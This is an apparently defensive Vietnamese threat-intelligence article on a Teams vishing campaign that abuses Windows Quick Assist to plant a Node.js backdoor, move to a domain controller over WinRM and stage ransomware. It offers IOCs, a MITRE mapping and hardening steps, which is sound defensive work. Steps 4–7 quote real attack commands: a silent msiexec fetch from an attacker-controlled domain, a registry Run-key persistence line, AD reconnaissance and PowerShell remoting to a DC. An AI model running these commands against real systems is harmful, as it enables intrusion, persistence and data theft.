Từ Một Cuộc Gọi MS Teams Đến Quyền Quản Trị Miền (Domain Admin): Phân Tích Chiến Dịch Impersonating IT Support

Tổng Quan
Hãy tưởng tượng một buổi sáng làm việc bình thường: nhân viên nhận được tin nhắn trực tiếp trên Microsoft Teams từ một tài khoản mang tên "IT Helpdesk", thông báo máy tính của họ đang phát lưu lượng độc hại và cần xử lý khẩn cấp. Chỉ sau 20 phút trò chuyện điện thoại, người nhân viên hoàn toàn tin tưởng, chủ động bật ứng dụng chính chủ Windows Quick Assist và đọc mã xác thực. Ngay khoảnh khắc nút "Allow" được bấm, ranh giới bảo mật hàng triệu đô-la của doanh nghiệp chính thức bị xuyên thủng mà không kích hoạt bất kỳ cảnh báo EDR hay Firewall nào.
Báo cáo phân tích mới nhất từ Microsoft Security Research phối hợp cùng CyberProof, SOCPrime và Decipher vừa vạch trần chiến dịch tấn công có sự tham gia của con người (human-operated intrusion) cực kỳ nguy hiểm nhắm vào các doanh nghiệp dùng Microsoft 365. Kẻ tấn công không cần đến các lỗ hổng phần mềm phức tạp (zero-day), mà lạm dụng chính tính năng tương tác ngoài (External Collaboration) trên Teams và công cụ chẩn đoán mặc định QuickAssist.exe của Windows 10/11 để biến một phiên hỗ trợ hợp pháp thành cánh cửa mở rộng toàn bộ hạ tầng.
Ngay khi nạn nhân cấp quyền, một kịch bản cài đặt âm thầm (msiexec /q) lập tức diễn ra trong bóng tối: cấy một backdoor chạy trên môi trường Node.js portable, duy trì kênh C2 over HTTPS và mở đường cho kẻ tấn công di chuyển ngang hàng qua giao thức WinRM tới các máy chủ trọng yếu Domain Controller.
Làm thế nào một cú lừa qua ứng dụng Teams lại có thể qua mặt hệ thống phòng thủ tinh vi nhất? Chuỗi tiến trình ngầm đằng sau QuickAssist.exe diễn ra ra sao, và doanh nghiệp của bạn có đang bỏ ngỏ những điểm mù cấu hình nguy hiểm này? Các phần tiếp theo của bài viết sẽ phân tích kỹ thuật chi tiết từng bước của Attack Flow và cung cấp bộ giải pháp phòng thủ hành động.
Timeline Sự Kiện
Dưới đây là chuỗi diễn biến thời gian từ thời điểm tiếp cận nạn nhân đến khi kẻ tấn công làm chủ hạ tầng doanh nghiệp:
Tiếp Cận Ban Đầ: Kẻ tấn công dùng tài khoản Microsoft Teams bên ngoài (External Tenant) giả mạo tên "IT Helpdesk", gửi tin nhắn cảnh báo sự cố vi-rút khẩn cấp.
Thiết Lập Tin Tưởng (Vishing): Gọi thoại trực tiếp qua Teams (vishing kéo dài 10 - 20 phút), thuyết phục nạn nhân mở ứng dụng QuickAssist.exe và cung cấp mã xác thực 6 chữ số.
Chiếm Quyền Remot: Kẻ tấn công kết nối phiên Quick Assist thành công, có đầy đủ quyền thao tác chuột và bàn phím trên máy nạn nhân.
Tải Payload Âm Thầm Thực: thi lệnh ngầm qua cmd.exe / powershell.exe gọi msiexec.exe /q để tải và cài đặt gói installer độc hại từ hạ tầng C2.
Persistence & C2: Gói MSI giải nén node.exe portable + script JavaScript mã hóa, thiết lập kênh C2 HTTPS duy trì kết nối độc lập với phiên Quick Assist.
AD Recon & Lateral Movement: Thu thập thông tin tài khoản miền, nhóm privilege, quét mạng nội bộ và sử dụng WinRM (TCP 5985/5986) để nhảy sang máy chủ khác.
Exfiltration & Staging: Triển khai công cụ Rclone đẩy dữ liệu nhạy cảm lên Cloud Storage, chuẩn bị cho kịch bản Ransomware.
Ma Trận Kill Chain & Attack Flow
Chiến dịch kết hợp nhuần nhuyễn giữa thao túng tâm lý (Social Engineering) và kỹ thuật lạm dụng công cụ hợp pháp (Living-off-the-Land - LotL)

Bước 1: Tiếp Cận Nạn Nhân Qua Microsoft Teams External Collaboration
Mạch tấn công khởi đầu từ một tính năng tưởng chừng rất tiện lợi trên Microsoft Teams: External Collaboration (cho phép tương tác với người dùng ngoài tổ chức). Do phần lớn các doanh nghiệp chưa siết chặt cấu hình này, kẻ tấn công dễ dàng đăng ký một tenant thử nghiệm (Trial Tenant) với các tên hiển thị mang đầy tính uy tín như IT Helpdesk, Security Operations hay System Administrator.

Từ tài khoản mạo danh này, chúng gửi một tin nhắn trực tiếp tới nạn nhân với nội dung thông báo khẩn cấp: "Hệ thống phát hiện máy tính của bạn đang phát lưu lượng độc hại ra ngoài, tài khoản sẽ bị khóa nếu không phối hợp xử lý ngay". Các giải pháp Secure Email Gateway (SEG) truyền thống hoàn toàn bị qua mặt tại bước này, bởi tin nhắn phát sinh trực tiếp bên trong ứng dụng Teams vốn nằm ngoài tầm kiểm soát của bộ lọc email.

Bước 2: Thao Túng Tâm Lý Bằng Cuộc Gọi Vishing
Ngay sau khi gửi tin nhắn tạo tâm lý hoảng loạn, kẻ tấn công lập tức kích hoạt cuộc gọi thoại (Vishing) trực tiếp trên Teams. Theo ghi nhận từ CyberProof, các cuộc gọi này thường kéo dài từ 10 đến 20 phút. Kẻ tấn công kiên nhẫn đóng vai một kỹ sư hỗ trợ chuyên nghiệp, giải thích các mã lỗi giả tạo bằng thuật ngữ chuyên ngành nhằm từng bước xóa bỏ sự nghi ngờ của nạn nhân. Sự kết hợp giữa tin nhắn cảnh báo và cuộc gọi hỗ trợ trực tiếp khiến nạn nhân nhanh chóng rơi vào trạng thái chủ động hợp tác, sẵn sàng tuân thủ mọi chỉ dẫn kỹ thuật được đưa ra.
Bước 3: Chiếm Quyền Điều Khiển Màn Hình Bằng Windows Quick Assist

Thay vì thuyết phục nạn nhân tải về các phần mềm điều khiển từ xa của bên thứ ba dễ bị EDR gắn cờ, nhóm Hacker khai thác trực tiếp Quick Assist (QuickAssist.exe) - công cụ chẩn đoán được Microsoft tích hợp sẵn trên Windows 10 và 11.
Kẻ tấn công sẽ hướng dẫn nạn nhân nhấn tổ hợp phím Ctrl + Windows + Q, đọc mã bảo mật 6 chữ số (Security Code) và nhấn nút "Allow" để cấp toàn bộ quyền thao tác chuột và bàn phím. Lúc này, hệ thống phòng thủ hoàn toàn "lỗi nhịp" do QuickAssist.exe là một tiến trình được Microsoft ký số hợp pháp, kết nối trực tiếp về hạ tầng cloud chính thống của Microsoft (remoteassistance.support.services.microsoft.com), làm cho mọi lưu lượng mạng phát sinh đều trở nên hoàn toàn sạch sẽ dưới mắt EDR và Firewall.
Bước 4: Cài Đặt Silent MSI Trong Bóng Tối Để Cấy Node.js Backdoor
Ngay khi có được quyền điều khiển màn hình, kẻ tấn công nhanh chóng mở cửa sổ lệnh (cmd.exe hoặc powershell.exe) và thực thi câu lệnh tải gói installer độc hại:
msiexec.exe /q /i "https://[attacker-controlled-domain]/update.msi"
Nhờ cờ /q (quiet mode), gói cài đặt thực thi hoàn toàn âm thầm mà không hiển thị bất kỳ cửa sổ thông báo nào trên màn hình nạn nhân. Gói MSI này tiến hành giải nén môi trường Node.js Portable Runtime (node.exe) cùng tệp kịch bản JavaScript đã được mã hóa vào các thư mục tạm như %Temp% hoặc %AppData%. Để che giấu tung tích, tệp thực thi node.exe lập tức được đổi tên thành các dịch vụ hệ thống quen thuộc như svchost_update.exe hoặc ms-sys-service.exe.
Bước 5: Thiết Lập Persistence Và Kênh C2 HTTPS Độc Lập
Để đảm bảo khả năng duy trì truy cập dài hạn kể cả khi phiên Quick Assist kết thúc hoặc máy tính khởi động lại, kẻ tấn công đăng ký một Registry Run Key tự động khởi chạy backdoor:
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "NodeService" /t REG_SZ /d "C:\Users\%USERNAME%\AppData\Local\Temp\node.exe C:\Users\%USERNAME%\AppData\Local\Temp\app.js" /f
Ngay sau đó, kịch bản Node.js kích hoạt kết nối ngược (Reverse Connection) về máy chủ Command and Control (C2) qua giao thức HTTPS cổng 443. Từ thời điểm này, kẻ tấn công sở hữu một kênh C2 ẩn ngầm độc lập hoàn toàn với Quick Assist, cho phép chúng thực thi lệnh từ xa, chụp ảnh màn hình và theo dõi thao tác người dùng bất cứ lúc nào.
Bước 6: Trinh Sát Active Directory Và Thu Thập Tài Khoản Quản Trị
Khi đã có được chỗ đứng vững chắc, kẻ tấn công chuyển sang giai đoạn thao tác thủ công (hands-on-keyboard). Chúng liên tục chụp ảnh màn hình nạn nhân để thu thập dữ liệu đang hiển thị, đồng thời sử dụng các lệnh Windows chính chủ để trinh sát hạ tầng Active Directory:
net group "Domain Admins" /domain
nltest /dclist:
dsquery user -name admin
Bước 7: Di Chuyển Ngang Hàng Sang Domain Controller Qua WinRM
Để mở rộng phạm vi kiểm soát sang các máy chủ trọng yếu mà không làm dấy lên cảnh báo từ EDR, kẻ tấn công bỏ qua công cụ PsExec truyền thống và tận dụng giao thức Windows Remote Management (WinRM) — dịch vụ quản trị từ xa tiêu chuẩn chạy trên cổng TCP 5985 (HTTP) và TCP 5986 (HTTPS). Chúng khởi tạo phiên PowerShell Remoting trực tiếp từ máy nạn nhân tới Domain Controller:
Enter-PSSession -ComputerName DC01.corp.internal -Credential (Get-Credential)
Invoke-Command -ComputerName DC01.corp.internal -ScriptBlock { Whoami /all; Get-Process }
Nhờ việc lạm dụng giao thức WinRM hợp pháp, kẻ tấn công chiếm toàn quyền kiểm soát máy chủ Domain Controller mà không cần đẩy thêm bất kỳ tệp tin độc hại nào lên máy chủ này.
Bước 8: Trích Xuất Dữ Liệu Và Triển Khai Ransomware Hàng Loạt
Khi đã nắm trong tay quyền quản trị miền cao nhất, nhóm Hacker thực hiện mắt xích cuối cùng của chiến dịch. Chúng triển khai công cụ mã nguồn mở Rclone (được ngụy trang dưới tên tiến trình hợp pháp) để âm thầm nén và nạp toàn bộ dữ liệu kinh doanh nhạy cảm lên các dịch vụ lưu trữ đám mây như Mega hay Google Drive. Ngay sau khi hoàn tất exfiltration, kẻ tấn công thả các tệp thực thi mã độc tống tiền (như Black Basta) vào thư mục SYSVOL hoặc tạo chính sách Group Policy Object (GPO) mới để ép toàn bộ máy trạm và máy chủ trong hệ thống tự động tải và thực thi mã độc mã hóa dữ liệu.
Đánh Giá Ảnh Hưởng & Rủi Ro Doanh Nghiệp
Chiến dịch tấn công mạo danh IT Support qua Teams và Quick Assist không đơn thuần là một sự cố mất an toàn thông tin tại một máy trạm đơn lẻ, mà mang tới chuỗi rủi ro mang tính hệ thống cho toàn bộ doanh nghiệp:
Đình Trệ Vận Hành & Mất Kiểm Soát Hạ Tầng (Operational Breakdown): Khi kẻ tấn công làm chủ các máy chủ quản trị miền (Domain Controller) qua WinRM, chúng có quyền vô hiệu hóa tài khoản người dùng, thay đổi chính sách GPO và tạm ngưng toàn bộ hoạt động CNTT của doanh nghiệp. Kịch bản tồi tệ nhất là hệ thống bị mã hóa hàng loạt bởi Ransomware (như Black Basta), gây gián đoạn vận hành kéo dài nhiều ngày hoặc thậm chí nhiều tuần.
Rò Rỉ Dữ Liệu Sở Hữu Trí Tuệ & Bí Mật Kinh Doanh (Intellectual Property & Data Exfiltration): Việc sử dụng Rclone để nén và tải dữ liệu nhạy cảm lên Cloud Storage công cộng trực tiếp đe dọa các tài liệu chiến lược, báo cáo tài chính, hồ sơ nhân sự và dữ liệu khách hàng. Các dữ liệu này thường bị các nhóm tội phạm mạng dùng làm đòn bẩy tống tiền kép (Double Extortion).
Phạt Tài Chính & Vi Phạm Pháp Lý (Regulatory & Legal Compliance Risks): Rò rỉ dữ liệu cá nhân của khách hàng và nhân viên khiến doanh nghiệp đối mặt với các hình phạt pháp lý nghiêm trọng theo Nghị định 13/2023/NĐ-CP (về Bảo vệ dữ liệu cá nhân tại Việt Nam) cũng như các tiêu chuẩn quốc tế như GDPR. Chi phí xử lý sự cố, thuê đơn vị ứng cứu, phục hồi dữ liệu và bồi thường thiệt hại có thể lên tới hàng triệu USD.
Tổn Hại Uy Tín Thương Hiệu Nặng Nề (Reputational Damage): Việc tên tuổi doanh nghiệp xuất hiện trên các trang công khai dữ liệu đánh cắp (DLS / Leak Sites) của hacker sẽ phá hủy niềm tin của đối tác, khách hàng và cổ đông, gây thiệt hại lâu dài đến giá trị thương hiệu.
IOCs & Artifacts

Process Lineage & Behavioral Artifacts
Host-based Indicators
C:\Users\AppData\Local\Temp\node.exe
C:\Users\AppData\Roaming\Microsoft\Windows\node_runtime\node.exe
C:\ProgramData\NodeJS\node.exe
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\NodeService
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\WinUpdateHelper
File indicators
4cfdcae6dd1d6d98b870c8f0654d504f2bf10479a117dc297de789c249dc389d
a4d145a6347e47d40b3ca48af5c6dba01bf019d0110e31a44bb70fc77d1d1676
cc6d0f3f47afeba018173604e34f527e8413d3a54ffb35caed529bff49055ec5
0d2fc28af246f62f27e49207d1f64e236ad9ea029412b27877d1ae6c098e86e3
69e10e0cb7bb2137ebea12971adb02c662cf5543a4f8c9530812bcbf7b183a23
a135fe4df18c711097e69b4f27ea32a74a955160bf2fb12da841f21866d95d87
Payload delivery infrastructure
update1n5[.]blob.core.windows.net
update1n6[.]blob.core.windows.net
update1n7[.]blob.core.windows.net
update1n9[.]blob.core.windows.net
updatetmp[.]blob.core.windows.net
Command-and-control infrastructure
synctimes[.]australiaeast[.]cloudapp[.]azure[.]com
webwether[.]eastus[.]cloudapp[.]azure[.]com
dssdfvsdfvsdfvsdgbfbdvdzv[.]org
MITRE ATT&CK Mapping
| Tactic | Technique ID | Technique Name | Mô Tả Trong Chiến Dịch |
|---|---|---|---|
| Initial Access | T1566.004 | Phishing: Spearphishing Service | Sử dụng Microsoft Teams External Chat nhắn tin tiếp cận nạn nhân. |
| Reconnaissance | T1598 | Phishing for Information | Thực hiện cuộc gọi Vishing thu thập thông tin và giả mạo sự cố IT. |
| Execution | T1218.007 | System Binary Proxy Execution: Msiexec | Chạy msiexec /q âm thầm tải và cài đặt gói MSI chứa Node.js backdoor. |
| Execution | T1059.007 | Command and Scripting Interpreter: JavaScript | Thực thi kịch bản Node.js/JavaScript độc hại làm C2 implant. |
| Command and Control | T1219 | Remote Access Software | Lạm dụng Windows Quick Assist để điều khiển thiết bị từ xa. |
| Command and Control | T1071.001 | Application Layer Protocol: Web Protocols | Duy trì kết nối C2 mã hóa qua HTTPS trên cổng 443. |
| Lateral Movement | T1021.006 | Remote Services: Windows Remote Management | Di chuyển ngang hàng qua WinRM tới Domain Controller. |
| Exfiltration | T1567.002 | Exfiltration to Cloud Storage | Sử dụng Rclone đẩy dữ liệu nhạy cảm lên Cloud Storage. |
Nhận Định Chuyên Gia & Context Doanh Nghiệp Việt Nam
Shift Tactic: Từ Khai Thác Lỗ Hổng Sang Lạm Dụng Bản Quyền & Tâm Lý Học
Chiến dịch tấn công này cho thấy sự thay đổi chiến thuật rõ rệt của các nhóm tội phạm mạng cao cấp. Thay vì đầu tư chi phí lớn cho zero-day hay các lỗ hổng phần mềm phức tạp (vốn dễ bị phát hiện bởi giải pháp dò quét lỗ hổng), kẻ tấn công tập trung hoàn toàn vào tương tác có xác thực từ người dùng (Credential-backed Interactivity) và các công cụ có sẵn (Living-off-the-Land). Khi nạn nhân tự tay mở Quick Assist và chấp nhận kết nối, mọi rào cản bảo mật ở lớp Perimter đều bị vô hiệu hóa.
Thực Trạng Tại Các Doanh Nghiệp Việt Nam
Qua công tác giám sát SOC cho các khách hàng Enterprise tại Việt Nam, chúng tôi nhận thấy 3 lỗ hổng cấu hình phổ biến:
Teams External Access Mặc Định Mở Rộng: Hầu hết các tổ chức giữ nguyên cấu hình mặc định của Microsoft 365, cho phép tài khoản từ bất kỳ Tenant bên ngoài nào nhắn tin trực tiếp cho nhân viên nội bộ.
Quick Assist Không Được Quản Lý: Quick Assist hiện diện mặc định trên mọi bản cài Windows 10/11 nhưng hiếm khi nằm trong danh sách kiểm soát của chính sách GPO hay AppLocker/WDAC.
Giám Sát WinRM Nội Bộ Còn Trống: Các luồng kết nối WinRM giữa vùng mạng máy trạm (Workstation Zone) và vùng mạng máy chủ (Server Zone) ít khi bị siết chặt quy tắc Firewall hoặc giám sát nhật ký truy cập.
Khuyến Nghị Phòng Thủ Toàn Diện
Hành Động Khẩn Cấp (0 - 24 giờ)
Siết chặt cấu hình Microsoft Teams External Access:

Truy cập Microsoft Teams Admin Center → External access.
Chuyển cấu hình sang chế độ "Allow only specific external domains" (chỉ cho phép kết nối với các đối tác đã xác minh) hoặc tắt hoàn toàn tính năng "Teams users can communicate with external users with Teams accounts not managed by an organization".
Chặn hoặc kiểm soát ứng dụng Quick Assist:
Sử dụng Microsoft Intune / Group Policy (GPO) để vô hiệu hóa hoặc gỡ bỏ Quick Assist nếu doanh nghiệp không có nhu cầu sử dụng thực tế.
Thêm
QuickAssist.exevào danh sách chặn của chính sách AppLocker hoặc Windows Defender Application Control (WDAC).
Khuyến Nghị Ngắn Hạn (1 - 7 ngày)
Cấu hình EDR & SIEM Detection Rules:
Rule 1 (Quick Assist Process Anomaly): Phát hiện khi
QuickAssist.exekhởi chạy các tiến trình dòng lệnh (cmd.exe,powershell.exe,msiexec.exe).Rule 2 (Unusual Node.js Execution): Phát hiện sự xuất hiện của tiến trình
node.exehoặc các file thực thi mang chữ ký Node.js chạy từ thư mục%Temp%,%AppData%hoặc%ProgramData%.Rule 3 (WinRM Cross-Zone Traffic): Cảnh báo khi có kết nối WinRM (TCP 5985/5986) khởi tạo từ dải IP máy trạm người dùng tới dải IP Máy chủ Quản trị Miền (Domain Controller).
Ban hành quy trình Out-of-band Verification:
Quy định rõ: Bộ phận IT/Helpdesk KHÔNG Bao Giờ chủ động nhắn tin qua Teams từ tài khoản ngoài hoặc yêu cầu cấp quyền Quick Assist mà không có Ticket hỗ trợ mở trước từ người dùng.
Hướng dẫn nhân viên bắt buộc phải xác minh lại qua số điện thoại tổng đài nội bộ niêm yết chính thức trước khi chia sẻ màn hình.
Khuyến Nghị Dài Hạn
Triển khai Phishing-resistant MFA:
- Chuyển đổi từ OTP/Push Notification sang giải pháp MFA kháng Phishing dựa trên tiêu chuẩn FIDO2 (Security Key) hoặc Passkeys để bảo vệ tài khoản Microsoft 365.
Quy Hoạch Mạng & Zero Trust Segregation:
